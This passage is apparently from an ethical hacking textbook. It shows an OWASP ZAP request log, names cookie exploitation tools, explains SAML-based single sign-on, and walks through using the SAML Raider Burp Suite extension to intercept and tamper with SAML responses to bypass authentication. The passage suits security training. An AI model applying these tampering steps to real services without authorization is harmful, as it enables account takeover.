21	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.quicks...	200	OK	44 ...	15,003 bytes	Low		Comment
22	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.flexsli...	200	OK	48 ...	16,663 bytes	Low		Comment
24	Pr...	5/26/22, 6:30:07 AM	GET	http://www.moviescope.com/js/jquery-ui.sel...	200	OK	141...	17,089 bytes	Low		Comment
27	Pr...	5/26/22, 6:30:08 AM	GET	http://www.moviescope.com/js/jquery-ui.sel...	200	OK	4 ms	17,089 bytes	Low		Comment
28	Pr...	5/26/22, 6:31:34 AM	POST	http://www.moviescope.com/	302	Found	83 ...	128 bytes	Low		SetCookie
29	Pr...	5/26/22, 6:31:34 AM	GET	http://www.moviescope.com/index.aspx	200	OK	69 ...	27,083 bytes	High		Form, Hidden, S...
57	Pr...	5/26/22, 6:31:39 AM	POST	http://www.moviescope.com/index.aspx	302	Found	7 ms	139 bytes	Low		
58	Pr...	5/26/22, 6:31:39 AM	GET	http://www.moviescope.com/viewprofile.asp...	200	OK	44 ...	24,296 bytes	High		Form, Hidden, S...

Figure 14.70: Screenshot of OWASP ZAP

Some additional cookie exploitation tools are as follows:

- L0phtCrack (*https://l0phtcrack.gitlab.io*)
- Burp Suite (*https://www.portswigger.net*)

- XSSer (*https://xsser.03c8.net*)

Bypass Authentication: Bypass SAML-based SSO

The single sign-on (SSO) authentication process permits a user to sign in to an application using a single set of credentials, and the same login session can be used to access multiple applications irrespective of the domain or platform. For instance, when a user logs in using his/her Google account on a desktop or mobile device, he/she is automatically authenticated for other services such as Google Drive, YouTube, and Gmail. This authentication mechanism inside different applications is performed using the SAML protocol.

Security Assertion Markup Language (SAML) is an XML-based infrastructure that serves as an authorization and authentication medium between two peers, such as identity provider (IdP) and service provider (SP). The service provider entrusts the identity provider with validating users. Then, the identity provider responds with an SAML assertion (confirmation message) after validating any user.




Figure 14.71: Illustration of SAML based SSO


Traditional applications can perform the authentication process before providing protected function access to the user. With the evolution of the SSO infrastructure, this authentication process has been handed over to third-party identity provider applications to access functions from the service provider application. Communication between these applications can be established through SAML messages.

These SAML messages are encrypted using Base64 encoding. Attackers can easily decrypt these messages and read the content of the messages. Two major fields in SAML messages, signature and assertion, are susceptible to midway tampering. Signature is used to build a trust relationship between the SP and the IdP, and assertion is used to direct the SP on providing application services to the valid users.

Attackers can take advantage of signature misconfigurations, session expiry timeouts, session replays, misdirected SAML messages, etc., to bypass SAML-based SSO authentication and insert their own messages. Attackers use tools such as SAML Raider to bypass SAM-based SSO authentication. SAML Raider is a Burp Suite extension used for SAML infrastructure testing. It can be used to perform two core operations: modifying SAML messages and managing X.509 certificates.

Using SAML Raider

- Configure the browser to proceed with Burp Suite. Open Burp Suite with the new project and navigate to the '**Proxy**' tab to ensure that the proxy is activated.
- In Burp Suite, first, go to the "**Extender**" tab and then go to "**BApp store**". Then, click and install "**SAML Raider**" extension.
- Access Burp Suite and ensure that the "**Proxy**" tab displays "**Intercept is on**". It enables Burp to find and tamper with requests directed to the servers. When the user's browser is pointed to the target (admin@xyz.org) website's secured registration page, Burp Suite indicates that the user is passed to the IdP system.
- SAML Raider displays a tab with the same name when there is SAML data that is to be decrypted. Users may need to pass a few more requests before they notice the "**SAML Raider**" tab with a request. Clicking on the "**Forward**" button can take the user to the IdP login page.
- Soon after the user enters the credentials for admin@xyx.org.fakedomain.com, Burp once again impedes some web requests. Until it shows the "**SAML Raider**" tab, keep clicking the "**Forward'** tab to pass them without modifications. Consequently, SAML responses from the IdP system can also be impeded.
- Going through the response can allow a user to find "**NameID**". It is located below the key and signature tabs.



Burp Suite Community Edition v2.1.04 - Temporary Project
Burp Project Intruder Repeater Window Help
Sequencer
Decoder
Comparer
Extender
Project options
User options
Dashboard
Target
Proxy
Intruder
Repeater
Intercept
HTTP history
WebSockets history
Options
Request to
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex
SAML Raider
XSW Attacks
